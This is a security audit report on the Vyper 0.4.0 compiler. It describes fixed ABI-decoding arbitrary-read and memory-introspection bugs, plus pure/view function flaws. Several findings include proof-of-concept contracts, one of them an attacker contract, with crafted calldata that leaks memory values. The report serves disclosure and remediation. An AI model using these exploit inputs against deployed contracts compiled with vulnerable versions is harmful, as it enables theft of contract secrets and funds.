Vyper 0.4.0

Security Assessment

July 3rd, 2024 — Prepared by OtterSec

Pedro Pinto xten@osec.io

Robert Chen r@osec.io

Table of Contents

01 — Executive Summary

Overview

Vyper engaged OtterSec to assess the `vyper-0.4.0` release. This assessment was a continuous effort conducted between January 8th and June 8th, 2024. During this assessment, we provided iterative feedback on impactful features for Vyper release 0.4.0, reviewing patches and feedback over the course of multiple months. For more information on our auditing methodology, refer to chapter 07.

Key Findings

We produced 6 findings throughout this audit engagement.

In particular, we identified vulnerabilities in the ABI decoding interface, including two arbitrary read and desynchronization issues (OS-VYP-ADV-00, as well as OS-VYP-ADV-01) a memory introspection issue (OS-VYP-ADV-02). Additionally, we identified vulnerabilities that break view and pure function guarantees (OS-VYP-ADV-03 and OS-VYP-ADV-04). We also made recommendations around Vyper's side-effect mitigation missing checks (OS-VYP-SUG-00).

02 — Scope

The source code was delivered to us in a Git repository at https://github.com/vyperlang/vyper. This audit was performed against several commits, starting from 8a56425. This was a continuous engagement reflecting ongoing effort over several months.


A brief description of the programs is as follows:

Name	Description
vyper-0.4.0	The Vyper language compiler release 0.4.0

03 — Findings

Overall, we reported 6 findings.

We split the findings into **vulnerabilities** and **general findings**. Vulnerabilities have an immediate impact and should be remediated as soon as possible. General findings do not have an immediate impact but will aid in mitigating future vulnerabilities.



Severity	Count
CRITICAL	0
HIGH	0
MEDIUM	3
LOW	2
INFO	1

04 — Vulnerabilities

Here, we present a technical analysis of the vulnerabilities we identified during our audit. These vulnerabilities have *immediate* security implications, and we recommend remediation as soon as possible.

Rating criteria can be found in chapter 06.

ID	Severity	Status	Description
OS-VYP-ADV-00	MEDIUM	RESOLVED ✓	Arbitrary read in application binary interface (ABI) decoding.
OS-VYP-ADV-01	MEDIUM	RESOLVED ✓	Arbitrary read in external call return data unpacking, variant of ABI decoding arbitrary read.
OS-VYP-ADV-02	MEDIUM	RESOLVED ✓	Memory introspection in `make_setter` while decoding nested ABI types.
OS-VYP-ADV-03	LOW	RESOLVED ✓	`@pure` functions can read storage variables through stateful modules
OS-VYP-ADV-04	LOW	TODO	`@pure` and `@view` functions can be compiled with the `logX` opcode family by calling `raw_log`.

Abitrary Read in ABI Decoding MEDIUM

OS-VYP-ADV-00

Description

In `_abi_decode`, `make_setter` is called on an ABI buffer that lives in memory instead of calldata, so when parsing dynamic types, the offset that should point into the ABI data can now point anywhere in memory due to lack of bound checks in `make_setter`. This can lead to arbitrary read and desync between functions that call the same function on the same data and expect the same output.

Proof of Concept

The following example contract demonstrates the arbitrary read:

>_ *poc.vy* VYPER

```vyper
@internal
def abi_decode_internal(x: Bytes[224]) -> (DynArray[uint256, 3], uint256):
    a: DynArray[uint256, 3] = empty(DynArray[uint256, 3])
    b: uint256 = empty(uint256)
    a, b = _abi_decode(x, (DynArray[uint256, 3], uint256))
    return a, b

@external
def abi_decode(x: Bytes[224]) -> (DynArray[uint256, 3], uint256):

    small_val: uint256 = 3
    secret: uint256 = 1337133713371337
    secret2: uint256 = 1338133813381338
    secret3: uint256 = 1339133913391339

    a: DynArray[uint256, 3] = empty(DynArray[uint256, 3])
    b: uint256 = empty(uint256)
    a, b = self.abi_decode_internal(x)

    return a, b
```

With calldata as:

>_ *calldata* TEXT

```
0xba33ef52
0000000000000000000000000000000000000000000000000000000000000020
00000000000000000000000000000000000000000000000000000000000000c0
0000000000000000000000000000000000000000000000000000000000000320
0000000000000000000000000000000000000000000000000000000000000004
0000000000000000000000000000000000000000000000000000000000000003
0000000000000000000000000000000000000000000000000000000000000001
0000000000000000000000000000000000000000000000000000000000000002
0000000000000000000000000000000000000000000000000000000000000003
```

Produces the following output:

>_ *result* TEXT

```
((1337133713371337, 1338133813381338, 1339133913391339), 4)
```

Remediation

Check that the relative offsets are within the bounds of the ABI buffer if it doesn't live in calldata.

Patch

Fixed in 898a91d

Abitrary Read in external call return data unpacking MEDIUM OS-VYP-ADV-01

Description

This issue is a variant of the arbitrary read in `_abi_decode`. These kinds of issues seem to occur whenever user controlled ABI data is passed as the left side of `make_setter`. This is usually correct if the data lives in calldata, but can become an issue if it lives somewhere else. This is given to the fact that if this untrusted variable is a dynamic type like an `dynarr` or `bytes`, then `arr_ptr` or `bs_ptr` will be read from untrusted data and can be a pointer to anywhere in the address space the variable lives in.

Proof of Concept

The following example contract demonstrates the arbitrary read:

>_ *poc.vy* VYPER

```vyper
interface Iface:
  def helper() -> DynArray[uint256, 10]: payable

@internal
def vuln(addr: address) -> uint256:
  c: DynArray[uint256, 10] = Iface(addr).helper()
  return c[0]

@external
def main(addr: address) -> uint256:
  x: uint256 = 1
  y: uint256 = 1337133713371337
  return self.vuln(addr)
```

With an attacker controlled contract as:

>_ *attacker.vy* VYPER

```vyper
@external
def helper() -> uint256[6]:
  return [1248-448, 0, 3, 1, 2, 3] # forge dynarr
```

And calldata as:

```text
>_ calldata
0xecbb72c2
000000000000000000000000463dd5aa819784123c103359f718489aad58be70 # attacker contract address
```

Produces the following output:

```text
>_ result
1337133713371337
```

Remediation

Check that the relative offsets are within the bounds of the ABI buffer if it doesn't live in calldata.

Patch

Fixed in 898a91d

Memory introspection in `make_setter` MEDIUM OS-VYP-ADV-02

Description

Still related to the other ABI issues. Due to an insufficient patch, it's possible to introspect memory values at runtime. The fix for the ABI issues was to have the caller of `make_setter` pass in a high bound to ensure the data pointed by the dynamic value offset resides inside the ABI buffer. However, the bound check is only applied to the final data pointer in the case of multiple levels of nested dynamic types. As a consequence, if an attacker crafted ABI buffer points some of the intermediate level offsets to some boolean variable, it's possible to determine if the variable is 0 or not, given that if it is 0 then the size of the next iteration over the nested type will be 0 and we will break out of the loop (and the transaction may not revert) but if the variable is not 0, then we will try to use a bad value as the next level of the nested object (and the transaction reverts).

Proof of Concept

The following example contract demonstrates the memory introspection:

>_ *poc.vy* VYPER

```vyper
@external
def main(x: Bytes[256], y: uint256):
    player_lost: bool = empty(bool)

    if y != 1:
        player_lost = True

    decoded: DynArray[Bytes[1], 2] = empty(DynArray[Bytes[1], 2])
    decoded = _abi_decode(x, DynArray[Bytes[1], 2])
```

With calldata as:

>_ *calldata* TEXT

```text
0xda0dead4
0000000000000000000000000000000000000000000000000000000000000040
0000000000000000000000000000000000000000000000000000000000000001
0000000000000000000000000000000000000000000000000000000000000100
0000000000000000000000000000000000000000000000000000000000000100
```

The transaction reverts if the `player_lost` variable is not 0 and succeeds otherwise.

Remediation

Enforce the ABI buffer bound check not only for the final data pointer but for intermediate pointers for dynamic types as well.

Patch

Fixed in 1f6b943

Pure function state access LOW OS-VYP-ADV-03

Description

When reading an attribute of a variable in a `@pure` function, the semantic analyzer checks if the variable is an environment variable, which basically only includes hardcoded values like `self` and runtime constants like `msg`, `block`, etc. So essentially, it's possible to access a storage variable declared inside another module through `<module name>.<variable name>` .

Remediation

Ensure that pure functions can't access variables exported through imported modules.

Patch

Fixed in 79d5edf

Calling `raw_log` in View/Pure function LOW OS-VYP-ADV-04

Description

`logX` opcodes are not allowed according to `staticcall`'s EIP specification, and it doesn't seem like it's intended to be allowed in `@view/@pure`, since the `log` keyword is effectively blocked by the compiler but calling the `raw_log` builtin compiles the `logX` opcode.

Remediation

Disallow calling `raw_log` in static functions

05 — General Findings

Here, we present a discussion of general findings during our audit. While these findings do not present an immediate security impact, they represent anti-patterns and may result in security issues in the future.

ID	Description
OS-VYP-SUG-00	Missing side-effect sanity check in `Dynarr` `.pop`

Missing side-effect sanity check in `Dynarr` `.pop` OS-VYP-SUG-00

Description

To mitigate any side-effects that might be caused by multiple evaluation, vyper has a sanity check that marks IR with side-effects with a symbol to detect if it's ever emitted twice and error out. When popping a value from a dynamic array it doesn't apply the sanity check. As a result, if a `.pop()` call is passed as argument of a function that has a multiple argument evaluation issue this would result in side-effects actually being evaluated multiple times, instead of an `AssertionError` being thrown.

Remediation

Annotate `Dynarr` `.pop()` with sanity check symbol.

06 — Vulnerability Rating Scale

We rated our findings according to the following scale. Vulnerabilities have immediate security implications. Informational findings may be found in the General Findings.

CRITICAL	Vulnerabilities that immediately result in a loss of user funds with minimal preconditions. Examples: • Misconfigured authority or access control validation. • Improperly designed economic incentives leading to loss of funds.
HIGH	Vulnerabilities that may result in a loss of user funds but are potentially difficult to exploit. Examples: • Loss of funds requiring specific victim interactions. • Exploitation involving high capital requirement with respect to payout.
MEDIUM	Vulnerabilities that may result in denial of service scenarios or degraded usability. Examples: • Computational limit exhaustion through malicious input. • Forced exceptions in the normal user flow.
LOW	Low probability vulnerabilities, which are still exploitable but require extenuating circumstances or undue risk. Examples: • Oracle manipulation with large capital requirements and multiple transactions.
INFO	Best practices to mitigate future security risks. These are classified as general findings. Examples: • Explicit assertion of critical internal invariants. • Improved input validation.

07 — Procedure

As part of our standard auditing procedure, we split our analysis into two main sections: design and implementation.

When auditing the design of a program, we aim to ensure that the overall economic architecture is sound in the context of an on-chain program. In other words, there is no way to steal funds or deny service, ignoring any chain-specific quirks. This usually requires a deep understanding of the program's internal interactions, potential game theory implications, and general on-chain execution primitives.

One example of a design vulnerability would be an on-chain oracle that could be manipulated by flash loans or large deposits. Such a design would generally be unsound regardless of which chain the oracle is deployed on.

On the other hand, auditing the program's implementation requires a deep understanding of the chain's execution model. While this varies from chain to chain, some common implementation vulnerabilities include reentrancy, account ownership issues, arithmetic overflows, and rounding bugs.

As a general rule of thumb, implementation vulnerabilities tend to be more "checklist" style. In contrast, design vulnerabilities require a strong understanding of the underlying system and the various interactions: both with the user and cross-program.

As we approach any new target, we strive to comprehensively understand the program first. In our audits, we always approach targets with a team of auditors. This allows us to share thoughts and collaborate, picking up on details that the others may have missed.

While sometimes the line between design and implementation can be blurry, we hope this gives some insight into our auditing procedure and thought process.